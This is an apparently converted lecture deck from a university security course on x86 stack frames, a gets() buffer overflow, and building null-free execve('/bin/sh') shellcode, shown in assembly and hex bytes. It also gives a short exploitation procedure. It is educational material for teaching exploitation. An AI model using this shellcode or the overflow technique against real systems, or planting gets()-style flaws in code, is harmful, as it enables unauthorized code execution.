

Lecture 04 – Control Flow II

Stephen Checkoway

University of Illinois at Chicago

CS 487 – Fall 2017

Based on Michael Bailey's ECE 422

Function calls on 32-bit x86

- Stack grows down (from high to low addresses)
- Stack consists of 4-byte slots
- esp points to the bottom most “in-use” slot
- ebp “frame pointer” points to the previous ebp on the stack (if used)
- call pushes the return address onto the stack
- Function call arguments can be accessed at a positive offset from ebp
8(%ebp), 12(%ebp), 16(%ebp), etc.
- Local variables can be accessed at a negative offset from ebp
-4(%ebp), -8(%ebp), -12(%ebp), etc.

Warning!


- For most of these slides, the stack is drawn with low addresses on the bottom and high addresses on the top. The stack grows down both numerically and pictorially.

Function call example

```
1 int foo(int a, char *p) {  
2     int b = atoi(p);  
3     return a + b;  
4 }
```

eip →

```
1 foo:  
2     pushl    %ebp  
3     movl     %esp, %ebp  
4     subl     $40, %esp  
5     movl     12(%ebp), %eax  
6     movl     %eax, (%esp)  
7     call     atoi  
8     movl     %eax, -12(%ebp)  
9     movl     -12(%ebp), %eax  
10    movl     8(%ebp), %edx  
11    addl     %edx, %eax  
12    leave  
13    ret
```



```
1 int foo(int a, char *p) {
2     int b = atoi(p);
3     return a + b;
4 }
```

[illegible]

eip →


```
1  foo:
2      pushl    %ebp
3      movl     %esp, %ebp
4      subl     $40, %esp
5      movl     12(%ebp), %eax
6      movl     %eax, (%esp)
7      call     atoi
8      movl     %eax, -12(%ebp)
9      movl     -12(%ebp), %eax
10     movl     8(%ebp), %edx
11     addl     %edx, %eax
12     leave
13     ret
```

Function call example

```
1 int foo(int a, char *p) {  
2     int b = atoi(p);  
3     return a + b;  
4 }
```

eip →

```
1 foo:  
2     pushl    %ebp  
3     movl     %esp, %ebp  
4     subl     $40, %esp  
5     movl     12(%ebp), %eax  
6     movl     %eax, (%esp)  
7     call     atoi  
8     movl     %eax, -12(%ebp)  
9     movl     -12(%ebp), %eax  
10    movl     8(%ebp), %edx  
11    addl     %edx, %eax  
12    leave  
13    ret
```



Function call example

```
1 int foo(int a, char *p) {  
2     int b = atoi(p);  
3     return a + b;  
4 }
```

eip →

```
1 foo:  
2     pushl    %ebp  
3     movl     %esp, %ebp  
4     subl     $40, %esp  
5     movl     12(%ebp), %eax  
6     movl     %eax, (%esp)  
7     call     atoi  
8     movl     %eax, -12(%ebp)  
9     movl     -12(%ebp), %eax  
10    movl     8(%ebp), %edx  
11    addl     %edx, %eax  
12    leave  
13    ret
```

esp →

...
p
a
return address
saved ebp


← ebp

Function call example

```
1 int foo(int a, char *p) {  
2     int b = atoi(p);  
3     return a + b;  
4 }
```

eip →

```
1 foo:  
2     pushl    %ebp  
3     movl     %esp, %ebp  
4     subl     $40, %esp  
5     movl     12(%ebp), %eax  
6     movl     %eax, (%esp)  
7     call     atoi  
8     movl     %eax, -12(%ebp)  
9     movl     -12(%ebp), %eax  
10    movl     8(%ebp), %edx  
11    addl     %edx, %eax  
12    leave  
13    ret
```




Function call example

```
1 int foo(int a, char *p) {
2     int b = atoi(p);
3     return a + b;
4 }
```

eip →

```
1  foo:
2      pushl    %ebp
3      movl     %esp, %ebp
4      subl     $40, %esp
5      movl     12(%ebp), %eax
6      movl     %eax, (%esp)
7      call     atoi
8      movl     %eax, -12(%ebp)
9      movl     -12(%ebp), %eax
10     movl     8(%ebp), %edx
11     addl     %edx, %eax
12     leave
13     ret
```




Function call example

```
1 int foo(int a, char *p) {  
2     int b = atoi(p);  
3     return a + b;  
4 }
```

eip →

```
1 foo:  
2     pushl    %ebp  
3     movl     %esp, %ebp  
4     subl     $40, %esp  
5     movl     12(%ebp), %eax  
6     movl     %eax, (%esp)  
7     call     atoi  
8     movl     %eax, -12(%ebp)  
9     movl     -12(%ebp), %eax  
10    movl     8(%ebp), %edx  
11    addl     %edx, %eax  
12    leave  
13    ret
```




Function call example

```
1 int foo(int a, char *p) {
2     int b = atoi(p);
3     return a + b;
4 }
```

```

1  foo:
2      pushl    %ebp
3      movl     %esp, %ebp
4      subl     $40, %esp
5      movl     12(%ebp), %eax
6      movl     %eax, (%esp)
7      call     atoi
8      movl     %eax, -12(%ebp)
eip → 9      movl     -12(%ebp), %eax
10     movl     8(%ebp), %edx
11     addl     %edx, %eax
12     leave
13     ret

```




Function call example

```
1 int foo(int a, char *p) {  
2     int b = atoi(p);  
3     return a + b;  
4 }
```

eip →

```
1 foo:  
2     pushl    %ebp  
3     movl     %esp, %ebp  
4     subl     $40, %esp  
5     movl     12(%ebp), %eax  
6     movl     %eax, (%esp)  
7     call     atoi  
8     movl     %eax, -12(%ebp)  
9     movl     -12(%ebp), %eax  
10    movl     8(%ebp), %edx  
11    addl     %edx, %eax  
12    leave  
13    ret
```




Function call example

```
1 int foo(int a, char *p) {  
2     int b = atoi(p);  
3     return a + b;  
4 }
```

eip →

```
1 foo:  
2     pushl    %ebp  
3     movl     %esp, %ebp  
4     subl     $40, %esp  
5     movl     12(%ebp), %eax  
6     movl     %eax, (%esp)  
7     call     atoi  
8     movl     %eax, -12(%ebp)  
9     movl     -12(%ebp), %eax  
10    movl     8(%ebp), %edx  
11    addl     %edx, %eax  
12    leave  
13    ret
```




Function call example

```
1 int foo(int a, char *p) {  
2     int b = atoi(p);  
3     return a + b;  
4 }
```

```
1 foo:  
2     pushl    %ebp  
3     movl     %esp, %ebp  
4     subl     $40, %esp  
5     movl     12(%ebp), %eax  
6     movl     %eax, (%esp)  
7     call     atoi  
8     movl     %eax, -12(%ebp)  
9     movl     -12(%ebp), %eax  
10    movl     8(%ebp), %edx  
11    addl     %edx, %eax  
12    leave  
13    ret
```

eip →



← ebp

eax = b + a
edx = a


esp →

Function call example

```
1 int foo(int a, char *p) {  
2     int b = atoi(p);  
3     return a + b;  
4 }
```

eip →


```
1 foo:  
2     pushl    %ebp  
3     movl     %esp, %ebp  
4     subl     $40, %esp  
5     movl     12(%ebp), %eax  
6     movl     %eax, (%esp)  
7     call     atoi  
8     movl     %eax, -12(%ebp)  
9     movl     -12(%ebp), %eax  
10    movl     8(%ebp), %edx  
11    addl     %edx, %eax  
12    leave  
13    ret
```



Function call example

```
1 int foo(int a, char *p) {  
2     int b = atoi(p);  
3     return a + b;  
4 }
```

```
1 foo:  
2     pushl    %ebp  
3     movl     %esp, %ebp  
4     subl     $40, %esp  
5     movl     12(%ebp), %eax  
6     movl     %eax, (%esp)  
7     call     atoi  
8     movl     %eax, -12(%ebp)  
9     movl     -12(%ebp), %eax  
10    movl     8(%ebp), %edx  
11    addl     %edx, %eax  
12    leave  
13    ret
```



From last time: Vulnerable code

```
1 #include <stdio.h>
2
3 int main(int argc, char *argv[]) {
4     char name[32];
5     printf("Enter your name: ");
6     gets(name);
7     printf("Hello %s!\n", name);
8     return 0;
9 }
```

[bertvm:~/control-flow] s\$./vuln

Enter your name: Steve


Hello Steve!

[bertvm:~/control-flow] s\$ perl -e 'print "A" x 40' | ./vuln

Enter your name: Hello

AA!

Segmentation fault (core dumped)



Shellcode

- So you found a vuln (gratz)...
- How to exploit?

Getting a shell

```
1 #include <unistd.h>
2
3 void get_shell() {
4     char *argv[2];
5     char *envp[1];
6     argv[0] = "/bin/sh";
7     argv[1] = NULL;
8     envp[0] = NULL;
9     execve(argv[0], argv, envp);
10 }
11
12 int main() {
13     get_shell();
14 }
```

```
[bertvm:~/control-flow] s$ ./get_shell
$
```

```
1 .LC0:
2     .string "/bin/sh"
3 get_shell:
4     subl    $44, %esp
5     movl    $.LC0, 24(%esp)
6     movl    $0, 28(%esp)
7     movl    $0, 20(%esp)
8     leal    20(%esp), %eax
9     movl    %eax, 8(%esp)
10    leal    24(%esp), %eax
11    movl    %eax, 4(%esp)
12    movl    $.LC0, (%esp)
13    call    execve
14    addl    $44, %esp
15    ret
16 main:
17    pushl    %ebp
18    movl    %esp, %ebp
19    andl    $-16, %esp
20    call    get_shell
21    leave
22    ret
```

Copy & paste = exploit?

- A few immediate problems
 - .LC0 is an absolute address
 - call uses a relative address
- What's that leal instruction?
 - LEA = "Load Effective Address"
 - It performs addition, nothing else
 - leal 20(%esp), %eax sets eax to esp + 20
 - movl 20(%esp), %eax loads 4-bytes from address esp + 20 into eax

```
1  .LC0:
2      .string "/bin/sh"
3  get_shell:
4      subl    $44, %esp
5      movl    $.LC0, 24(%esp)
6      movl    $0, 28(%esp)
7      movl    $0, 20(%esp)
8      leal    20(%esp), %eax
9      movl    %eax, 8(%esp)
10     leal    24(%esp), %eax
11     movl    %eax, 4(%esp)
12     movl    $.LC0, (%esp)
13     call    execve
14     addl    $44, %esp
15     ret
```


32-bit x86 system calls on Linux

- System call number goes in `eax`
- Arguments go in `ebx`, `ecx`, `edx`, `esi`, `edi`
- System call itself happens via software interrupt: `int 0x80`

execve


- `sys_execve`: Execute a new process
 - System call number 11 = 0xb (so `eax = 11`)
 - `ebx` = pointer to C-string (NUL-terminated) path to file
 - `ecx` = pointer to NULL-terminated array of C-string arguments
 - `edx` = pointer to NULL-terminated array of C-string environment variables

```
3 void get_shell() {  
4     char *argv[2];  
5     char *envp[1];  
6     argv[0] = "/bin/sh";  
7     argv[1] = NULL;  
8     envp[0] = NULL;  
9     execve(argv[0], argv, envp);  
10 }
```




execve minor optimization

- Reuse the NULL word in argv



Let's rewrite get_shell


```
1 .LC0:  
2     .string "/bin/sh"  
3 get_shell:  
4     movl    $.LC0, %ebx  
5     pushl   $0  
6     movl    %esp, %edx  
7     pushl   %ebx  
8     movl    %esp, %ecx  
9     movl    $11, %eax  
10    int     $0x80
```



We still have an absolute address for /bin/sh

- We can write it to the stack!

```
1  get_shell:
2      pushl    $0x0068732f      # '/sh\0'
3      pushl    $0x6e69622f      # '/bin
4      movl     %esp, %ebx
5      pushl    $0
6      movl     %esp, %edx
7      pushl    %ebx
8      movl     %esp, %ecx
9      movl     $11, %eax
10     int      $0x80
```



Shellcode caveats

- “Forbidden” characters
 - Null characters in shellcode halt strcpy
 - Line breaks halt gets
 - Any whitespace halts scanf

```
68 2f 73 68 00      pushl    $0x0068732f
68 2f 62 69 6e      pushl    $0x6e69622f
89 e3              movl     %esp, %ebx
6a 00              pushl    $0x0
89 e2              movl     %esp, %edx
53                pushl    %ebx
89 e1              movl     %esp, %ecx
b8 0b 00 00 00      movl     $0xb, %eax
cd 80              int      $0x80
```

Use xor to get a 0

- `xorl %eax, %eax` clears `eax`
- Push `/bin/shX`
- Overwrite 'X' with `al`
- Push `eax` instead of 0
- `movb $0xb, %al` overwrites just the least significant byte of `eax` with 11

```
31 c0          xorl    %eax, %eax
68 2f 73 68 58 pushl   $0x5868732f
68 2f 62 69 6e pushl   $0x6e69622f
88 44 24 07    movb    %al, 0x7(%esp)
89 e3          movl    %esp, %ebx
50            pushl   %eax
89 e2          movl    %esp, %edx
53            pushl   %ebx
89 e1          movl    %esp, %ecx
b0 0b          movb    $0xb, %al
cd 80          int     $0x80
```

Fancy new shellcode!

- No forbidden characters!
- Can we now copy and paste? Pretty much! (subject to constraints)
- Exploitation procedure:
 1. Find vulnerability that lets you inject shellcode into process
 2. Find vulnerability that lets you overwrite control data (like a return address) with the address of your shell code (this can be the same vuln as in step 1)
 3. Exploit vulnerabilities in steps 1&2

How do you know the address of the shellcode?

- Memory layout is affected by a variety of factors
 - Command line arguments
 - Environment variables
 - Threads—let's ignore these for now
 - Address space layout randomization (ASLR)—we'll come back to this later

